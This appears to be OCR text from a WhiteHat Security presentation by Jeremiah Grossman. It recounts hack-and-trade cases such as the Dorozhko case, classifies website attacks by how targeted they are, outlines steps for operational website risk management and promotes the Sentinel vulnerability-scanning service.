According to the SEC, which began an investigation, Lohmus Haavel & Viisemann profited over **$8 million** by trading on the information they obtained.

A Ukrainian hacker breaks into Thomson Financial and steals a gloomy results announcement for IMS Health, hours before its release to the stock market ...

- Hacker enters ~$42,000 in sell orders betting the stock will fall
- The stock fell sharply making the hacker ~$300,000
- Red flags appear and the SEC freezes the funds
- Funds are ordered to be released, “Dorozhko’s alleged ‘stealing and trading’ or ‘hacking and trading’ does not amount to a violation” of securities laws, Judge Naomi Reice Buchwald
- The Times speculates that the DoJ has simply deemed the case not worth pursuing - probably due to the difficulties involved in gaining cooperation from local authorities to capture criminals in Ukraine.

Attack Classification Misnomer

Dial is a measurement of target focus, NOT skill.

WhiteHat Sentinel
PREMIUM EDITION

WhiteHat Sentinel
STANDARD EDITION

WhiteHat Sentinel
BASELINE EDITION

Operationalizing


1) Where do I start?
Locate the websites you are responsible for

2) Where do I do next?
Rank websites based upon *business criticality*

3) What should I be concerned about first?
Random Opportunistic, Directed Opportunistic, Fully Targeted

4) What is our current security posture?
Vulnerability assessments, pen-tests, traffic monitoring

5) How best to improve our survivability?
SDL, virtual patch, configuration change, decommission, outsource, version roll-back, etc.



What is your organizations tolerance for risk (per website)?

Operational Website Risk Management

WhiteHat Sentinel

Every vulnerability is verified by WhiteHat prior to vulnerability data reporting or exporting.

Sentinel's SaaS-based platform allows vulnerability scanning to occur on public-facing websites in the computing cloud.

Data is shared/accessible/updated 24/7 to all relevant constituencies from a centralized portal.

ATLASSIAN JIRA

IMPERVA

f5

BREACH

Archer

Data can be exported via Sentinel's open XML API to: Bug–tracking systems, WAFs, SIEMs, Custom applications.

Sentinel services can also be delivered behind the firewall to both staging and development applications via the WhiteHat Satellite appliance.

Thank You!

Jeremiah Grossman
Blog: http://jeremiahgrossman.blogspot.com/
Twitter: http://twitter.com/jeremiahg
Email: jeremiah@whitehatsec.com

WhiteHat Security
http://www.whitehatsec.com/